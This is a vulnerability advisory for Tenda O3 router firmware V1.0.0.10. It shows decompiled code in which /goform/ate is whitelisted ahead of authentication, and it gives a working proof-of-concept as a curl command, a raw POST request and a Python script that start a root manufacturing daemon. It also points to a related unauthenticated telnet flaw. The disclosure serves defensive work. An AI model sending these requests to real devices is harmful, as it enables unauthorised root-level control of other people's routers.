Tenda O3 httpd TendaAte function unauthenticated command execution vulnerability

Product Information

```
Brand: Tenda
Model: O3
Firmware Version: V1.0.0.10
Official Website: https://www.tenda.com.cn
Firmware Download URL: https://www.tendacn.com/material/show/102892
```

Affected Component

```
The TendaAte function (action name: ate, address 0x004851EC) in httpd
```

Suggested description of the vulnerability

```
Tenda O3 V1.0.0.10 httpd TendaAte function has an unauthenticated command
execution vulnerability. An unauthenticated remote attacker can invoke the
/goform/ate endpoint to launch the manufacturing-test daemon
(doSystemCmd("ate &"))
and write manufacturing NVRAM settings, putting the device into
factory/manufacturing
mode without any authentication.
```

Vulnerability Details

This firmware (Tenda O3, a heavily customized GoAhead 3.3.0) centralizes its authentication in the `authSecurityHandler` function (0x00492598), which runs before every route dispatch (`websRouteRequest` at 0x0042E610). Any URL matching its whitelist is allowed by returning `1`; everything else is redirected to the login page.

`/goform/ate` is **unconditionally** included in that unauthenticated whitelist:

```
// Whitelist check in authSecurityHandler (0x00492598)
if ( !strcmp(v14, "/favicon.ico")
  || !strncmp(v14, "/goform/ate", 0x100u)          // <- /goform/ate
unauthenticated (unconditional)
  || !strncmp(v14, "/ate.htm", 0x100u)
  || !strncmp(v14, "/goform/usbTest", 0x100u)
  || !strncmp(v14, "/lang", 0x100u)
  || !strncmp(v14, "/goform/getAdStatistics", 0x100u)
  || !strncmp(v14, "/disable.asp", 0x100u)
  || !strncmp(byte_4F28D0, &byte_4F39D4, 0x80u) && !strncmp(v14,
"/goform/telnet", 0x100u)
  || !strncmp(v14, "/goform/getLoginInfo", 0x100u)
  || !byte_4F39D4 && !strncmp(v14, "/goform/initAdminUser", 0x100u)
  || !strncmp(v14, "/preTimeout.asp", 0x100u)
  || !strncmp(v14, "/timeout.asp", 0x100u)
  || !strncmp(v14, "/goform/getPreTimeoutNotify", 0x100u)
```

```
  || !strncmp(v14, "/goform/getTimeoutNotify", 0x100u)
  || !strncmp(v14, "/goform/ackPreTimeoutNotify", 0x100u) )
{
  return 1;   // <- allowed directly; no login-state / session check at all
}
```

The action `ate` is dispatched by `actionHandler` (0x004061E0) to `TendaAte` (0x004851EC). The handler takes no request parameter and immediately executes shell commands, launching the `ate` (Auto Test Engine) manufacturing daemon and writing manufacturing-mode NVRAM settings:

```
void __fastcall TendaAte(int *a1)
{
  _BYTE v1[128];
  _BYTE v2[128];
  char v3[256];
  char v4[256];

  memset(v1, 0, sizeof(v1));
  memset(v2, 0, sizeof(v2));
  memset(v3, 0, sizeof(v3));
  memset(v4, 0, sizeof(v4));
  GetValue("sys.username", v1);        // read but unused
  GetValue("sys.userpass", v2);        // read but unused
  puts("start ate process");
  doSystemCmd("killall -9 ate");
  usleep(0x1F4u);
  doSystemCmd("ate &");                // <- launches the manufacturing-test daemon
  strcpy(v3, "check_button");
  strcpy(v4, "ResetButton");
  doSystemCmd("nvram set %s=%s", v3, v4);   // <- writes manufacturing-mode NVRAM setting
  websTransfer(a1, "load mfg success.");
}
```

The user-controllable trigger is the request path itself (`/goform/ate`); it ultimately reaches `doSystemCmd()` (a printf-style wrapper around `system()`). Because the commands are executed by the root-owned `httpd` process, the launched `ate` daemon runs with root privileges, and the `nvram set check_button=ResetButton` command persists a manufacturing-mode flag.

The complete data flow is as follows:

```
POST /goform/ate   (no request parameters)
    └── websRouteRequest()                          [0x0042E610]  route dispatch entry
        └── authSecurityHandler()                   [0x00492598]  authentication gate
            └── strncmp(urlbuf, "/goform/ate") matches whitelist -> return 1 (allowed without auth)
        └── actionHandler()                         [0x004061E0]  /goform action dispatch
            └── TendaAte(wp)                        [0x004851EC]
                └── doSystemCmd("killall -9 ate")
                └── doSystemCmd("ate &")            -> command execution (manufacturing daemon)
                └── doSystemCmd("nvram set %s=%s", "check_button", "ResetButton")  -> NVRAM write
                └── websTransfer(wp, "load mfg success.")
```

The involved check functions are as follows:

```
- authSecurityHandler(): the authentication gate that should block unauthenticated requests,
  but it unconditionally whitelists /goform/ate and returns 1 (allowed) before any login-state
  check, which is the root cause of the vulnerability.
- TendaAte(): performs no authentication/authorization of its own; it directly executes
  doSystemCmd("ate &") and doSystemCmd("nvram set check_button=ResetButton").
```

Attack

An unauthenticated remote attacker can issue a plain `POST /goform/ate` request without any cookie, token or credentials. The device launches the `ate` (Auto Test Engine) manufacturing daemon with root privileges and writes the manufacturing-mode NVRAM setting `check_button=ResetButton`. The `ate` daemon is the factory test/backdoor service that typically opens additional debug interfaces (e.g. a raw test socket or a shell) used during production. Activating it without authentication gives the attacker manufacturing-level control over the device and is a stepping stone in a full compromise chain (alongside the unauthenticated `/goform/telnet` flaw, which spawns a root `telnetd`).

```
# Launch the manufacturing-test daemon and persist manufacturing-mode NVRAM (no credentials)
curl -X POST http://192.168.31.6/goform/ate
```

PoC

This is an unauthenticated (pre-authentication) vulnerability; no Token / Cookie is required.


Request:

```
POST /goform/ate HTTP/1.1
Host: 192.168.31.6
Content-Length: 0
```

response:

```
HTTP/1.1 200 OK
Content-Type: text/html

load mfg success.
```



Equivalent Python PoC:

```python
import requests

BASE_URL = "http://192.168.31.6"

resp = requests.request(
    method="POST",
    url=BASE_URL + "/goform/ate",
    headers={"Host": "192.168.31.6"},
    data="",
    timeout=10,
    verify=False,
)

print("URL:", resp.url)
print("Status code:", resp.status_code)
print("Response body:", resp.text)
```

Discoverer

Zippy